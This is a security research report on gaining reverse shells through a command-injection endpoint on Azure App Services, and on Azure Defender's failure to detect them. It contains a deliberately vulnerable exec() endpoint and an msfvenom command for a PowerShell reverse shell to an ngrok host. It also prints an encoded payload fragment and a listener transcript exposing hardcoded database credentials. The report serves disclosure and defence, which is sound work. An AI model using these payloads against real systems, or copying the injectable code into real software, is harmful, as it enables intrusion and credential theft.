# Impact and Detection of Code Execution Vulnerabilities on Azure App Services

Prepared By: Jack Bruce

October 26, 2022

# Table of Contents

# Introduction

In the days of old, a web server was hosted on premises and critical vulnerabilities exploited on this system would lead to direct compromise of a company owned and maintained server. This server would have all the necessary resources for the application it was hosting, such as production secrets. This server may also be connected to an internal network that was not intended to be accessed from the public web. Total compromise of a server like the one described would result in exceptional damage to company resources.

With the recent shift to hosting public facing web services in cloud environments, overall risk to company resources has been lowered. Companies now accept as much responsibility as they desire and can hand off critical security controls and configurations to their trusted cloud provider. Since the webserver no longer lives on-premises, further access to additional company resources may be much more difficult to accomplish.

The following report highlights notable observations made through the research I have done on Azure App Services and the risks that are still present in these environments if an insecure web application is being hosted.

I began this research to explore some curiosities I had in web vulnerabilities and their relationship with cloud architecture. Mainly, this being remote code execution in the form of an interactive shell on an Azure App Service container and the repercussions of such access. After accomplishing this fairly quickly, I began to wonder why this was so easy given Azure Defender for App Services' presence in my testing environment. This prompted an unexpected but welcomed tangent in my research which dives into Azure Defender for App Services and what it claims to provide for their customers' App Services in comparison to what I observed in my testing environment.

## Testing Environment

The testing environment for all the observations discussed consisted of an intentionally vulnerable Web API built with NodeJS and Express. This API contained endpoints vulnerable to command injection as well as SQL injection. Additionally, I included hardcoded database credentials in the application source code (a poor development practice) to be used as a "flag" of sorts when gaining access to these services.

Two App Services were made. One using a Linux container and the other using Windows to observe the role that the underlying operating system plays in the exploitation of these vulnerabilities. Additionally, Azure Defender for App Services was enabled on both services (including the enhanced features option).

Components used:

1. Azure App Service (Windows)
2. Azure App Service (Linux)
3. Vulnerable Web API (NodeJS w/ Express)
4. Azure Defender for App Services (enhanced features enabled)

# Research Period

Thu 15 Sep 2022 To Fri 14 Oct 2022

# Exploiting Code Execution Vulnerabilities on Azure App Services

The vulnerable web application consisted of an endpoint that would accept user input in a body parameter ('syscall') and directly run it as a system command with NodeJS's 'exec()' function.

```
// system call endpoint (for command injection)
app.get('/api/makesyscall', async (req, res) => {
    const syscall = req.body.syscall;
    exec(syscall, (error, stdout, stderr) => {
        if (error) {
            console.log(`error: ${error.message}`);
            return;
        }
        if (stderr) {
            console.log(`stderr: ${stderr}`);
            return;
        }
        console.log(`stdout: ${stdout}`);
        res.status(200).send(stdout);
        return;
    });
```


*Code snippet for '/api/makesyscall' endpoint*

## Code Execution on a Linux App Service

Through this API call, it was possible to establish an interactive shell via the download and execution of a common reverse shell payload. This payload was generated with msfvenom (a very popular payload generation tool) and the basic single-staged 64-bit TCP reverse shell payload for Linux was used.

Once the reverse shell was received on my attacking machine, I learned that the web server was running in the context of the 'root' user of the App Service container. This was very surprising at first as it is generally a poor practice to run web servers in the context of high privileged users, but given this container only has one job to do I think the idea here is that there really isn't much damage to cause that an account with the minimum privileges necessary for running a web server couldn't accomplish. As in, the most obvious risks of code execution on these App Services are the leakage of sensitive data in source code, pivoting into internal networks the App Service container may have access to, and the thievery of the container's computing power for nefarious purposes.

Needless to say, with the access that I obtained exploiting this vulnerability, I had full control of the source code and the database credentials that were hardcoded within.




*Credential extraction via interactive 'root' shell*

Note that Azure Defender for App Service was enabled on this machine during the attack and no alerts were generated and the reverse shell payload was never quarantined or removed. More on this later.

## Code Execution on a Windows App Service

When attempting to run the same exploitation steps on the Windows based App Service, I ran into some issues downloading the reverse shell payload. It appeared that curl.exe, certutil.exe, and PowerShell's 'Invoke-WebRequest' (common commands used to download files) were not available for the user running the web server. I am not sure if these commands are intentionally disabled to deter attackers, but it was an interesting observation, nonetheless.

A quick workaround for this issue with downloading files was to use a fileless approach where the reverse shell payload could be sent in full within the web request itself. Circumventing the need to download anything. In this instance, I used msfvenom to generate a reverse shell payload in PowerShell and the outputted commands were sent to the vulnerable endpoint in the body of the POST request.

Note that the issues with downloading files were only a result of the disabled commands themselves. There was not a process in place that was blocking our malicious executables from being downloaded. This was confirmed via the console provided in the Azure portal in which these commands were available, and our reverse shell executable was successfully downloaded and executed.

```
→  Research msfvenom -p windows/powershell_reverse_tcp LHOST=0.tcp.ngrok.io LPORT=16774 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 1808 bytes
`1dP0R
8u};}$uXX$fЧI:I41
          KXЧ%D$$[[aYZQ__Z]jPh1oQVh<|
uGrojSpowershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object Syst
w-Object System.IO.MemoryStream(,[System.Convert]::FromBase64String(('H4sIAAU'+'Z{1'+'}2MCA5V
pU{0}+OE7SnB1viLofD2VlyWQpmcingDzSjO1wwnqMwMHgegH2CDYNL+Iqb0bfF38gMjG53BX6la7SDhtj8pMpvksmfGj/
7r91lqVC4e5kEi12sqs'+'vhwNNWcSfFq8JPcCC5pVo1GHlNJhlqDF2Ats5KjI/hbGEGdki8hbJaBEf4Dw0UusmFUBet51
MYWEsYl2PsOayf4+vwidUGo8pt9C9mr9FPZn6hYZjYlhBxIOSjySXw7jaiV9+UGuojUK6dnxreGK9ll'+'ZjlmfHsC5{0}
```

*Example of the fileless PowerShell reverse shell payload used in the attack*

As expected, the same impacts of exploiting this vulnerability on the Linux container were also present in the exploitation of the Windows container.

```
→  Research nc -lnvp 80
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from ::1.
Ncat: Connection from ::1:49470.
Windows PowerShell running as user dw0sdwk001P78$ on dw0sdwk001P78
Copyright (C) Microsoft Corporation. All rights reserved.

whoami
iis apppool\vulnerablenodeappwin
PS C:\home\site\wwwroot> cat database.js
const mysql = require('mysql2');

module.exports = mysql.createConnection({
    host: 'cloudvulndbserver.mysql.database.azure.com',
    user: 'cloudy',
    password: 'GorgeousOrange777',
    database: 'users'
});
PS C:\home\site\wwwroot>
```

*Credential extraction via fileless reverse shell*

Additionally, an alternative fileless method to establish this type of connection was tested on the Windows App Service and was also never detected. This was with nishang's Invoke-PowerShellTcp.ps1 reverse shell script which was successfully executed from memory (no download took place).

## Linux vs. Windows Based App Services

The main difference between these two types of App Services (besides their operating systems of course) is the user context that they run their web server with. The web server on Linux App Services run as the 'root' user so once initial command execution was achieved it was very easy to download and run external code as this user has no restrictions in terms of privileges on the container. Alternatively, the web server on Windows App Services run as the 'iis apppool/vulnerablenodeappwin' user (vulnerablenodeappwin was the name of the App Service instance) that has a slightly restricted command set available (there could be more restrictions in place that were not observed during

testing). As demonstrated above, both containers were compromised under their given user context and risks as far as the customer should be concerned are more or less identical.

## SQL Injection in the Cloud

SQL injection was also successfully exploited in this testing environment, but impacts were limited to authentication bypass and the manipulation of accessible tables through SQL queries.


Code execution via SQL injection is prevented by the default configuration of Azure c databases, but all the other risks regarding the confidentiality, integrity, and availability of data stored in cloud databases is at risk if a SQL injection vulnerability is present in the hosted application. These risks should not be taken any less seriously then if this same application were hosted on-premises.

# Azure Defender for Cloud Observations

As mentioned above, Azure Defender for Cloud was actively monitoring both App Services and the code execution activities that took place during testing generated no alerts and were executed without restriction. This section of the report documents the advertised features of Azure Defender for Cloud (for App Services) and manual examination of these features in our testing environment.

## Payload Detectability

For all the code execution trials that took place in this environment, a generic, well-known, and non-obfuscated payload was used to receive a reverse shell. I mention this as these types of payloads are well studied and detectable by many reputable antivirus solutions. As shown below, the reverse shell payload used in the exploitation of the Linux App Service was uploaded to VirusTotal.com (a utility for comparing antivirus solutions' ability to detect user uploaded malicious files) and 28/63 antivirus solutions were able to detect our payload. Most importantly, Microsoft Defender was included as one of those 28 solutions (though this is referring to the desktop version of the software).




*VirusTotal Results for msfvenom reverse shell payload (linux/x64/shell_reverse_tcp) in .elf format*

After viewing this data and reflecting on the results I observed during testing, I figured there must be a reasonable explanation as to why Azure Defender for App Services was not generating alerts for these activities. After re-confirming that I had all of Azure Defender for App Services' features properly enabled I began to dive into what this security solution claims to provide.

## What Does Azure Defender for Cloud Claim to Provide?

> *"Defender for Cloud can detect attempts to run high privilege commands, Linux commands on a Windows App Service, **fileless attack behavior**, digital currency mining tools, and **many other suspicious and malicious code execution activities**."*

The above statement is an excerpt from Microsoft's Azure Defender for App Services Documentation and the two bolded portions are features that I attempted to trigger in my testing environment during the remote code execution trials.

The documentation provided by Microsoft is unfortunately vague and leaves a lot to interpretation on what Azure Defender is providing for App Service customers on a technical level. Below is my evaluation of some these features based on my expectations from the provided documentation.

## Fileless Attack Behavior


When Azure Defender for Cloud claims to detect "fileless attack behavior" I would assume this to include the execution of an in-line PowerShell script to establish an interactive shell connection to an unknown public IP address (demonstrated above in Code Execution on a Windows App Service). After all, when it comes to attack behavior, establishing an interactive shell is typically an attacker's main goal and tremendous damage usually follows once this type of access is achieved. So, the big question here is why was this not detected or prevented? Afterall, the desktop version of Microsoft defender prevents this exact attack from happening and I would expect a similar capability from its' cloud counterpart.

## Malicious Code Execution Activities

Additionally, when Azure Defender for Cloud claims to detect "many other suspicious and malicious code execution activities" I would assume this to include the downloading and execution of a binary file that establishes an interactive shell connection to an unknown public IP address (demonstrated above in Code Execution on a Linux App Service). Not to mention that this payload is recognized to be malicious by many antivirus providers (including Microsoft). So again, this raises the age-old question as to why this type of activity went undetected? These malicious files were downloaded and executed on both Windows and Linux App Services and after days of run time the files were never quarantined or removed like a typical antivirus solution would do. It was at this point that I began to suspect that there actually may not be any Defender agent running on the App Service itself to scan and analyze downloaded files.

For comparison, the same payload used during testing was uploaded to a Windows 10 machine running Microsoft Defender (desktop version). The file was instantly detected, and download was

prevented. This was the type of behavior I was hoping to encounter on the App Services in our testing environment.




*Same payload used during testing being detected by the desktop version of Microsoft Defender on Windows 10*

## The Answer

As mentioned earlier, the behavior witnessed during testing is what I would expect from a machine that had no type of antivirus agent running on it and unfortunately that is the case. Diving deeper into Microsoft's documentation on Azure security services, it appears that that customer App Service containers do not actually have an antimalware system in place. Though they say so in a vague and somewhat cryptic way.

> *"When using Azure App Service on Windows, the underlying service that hosts the web app has Microsoft Antimalware enabled on it. This is used to protect Azure App Service infrastructure and does not run on customer content."*

This excerpt is from Microsoft's documentation for Antimalware for Azure Cloud Services (a component of Azure Defender) and describes protections in place for Azure App Services running on Windows. I was not able to find an equivalent statement for the Linux versions of App Services. In short, I interpret this statement to say that the antimalware agent is only running on Microsoft controlled resources that are hosting the customer's App Service container but is not actually protecting the container itself (thus providing no antimalware protection for customer content). This seems to contradict the features advertised by Microsoft Defender for App Services but as mentioned earlier, the only documentation available is rather vague at a technical level which may lead to some misconceptions about the protections in place.

# Conclusion

In closing, I've demonstrated that just because a web application has moved from on-premises hosting to the cloud, this alone does not make it more secure. A vulnerable web application will always be vulnerable no matter where it is hosted, and company resources may still be at risk. There is no substitute for following secure development practices and security services such as antivirus and web application firewalls should not be the first line of defense against attacks on a web service.

As for Microsoft Defender for Cloud and their protections offered for App Services, I find their advertised features to be incredibly misleading. This may provide a false sense of security for developers and businesses that may not be as well versed in the security space as they may believe they can rely on a defense mechanism like this.

Security begins with the source code and can only be enhanced by additional security and monitoring services. Not the other way around.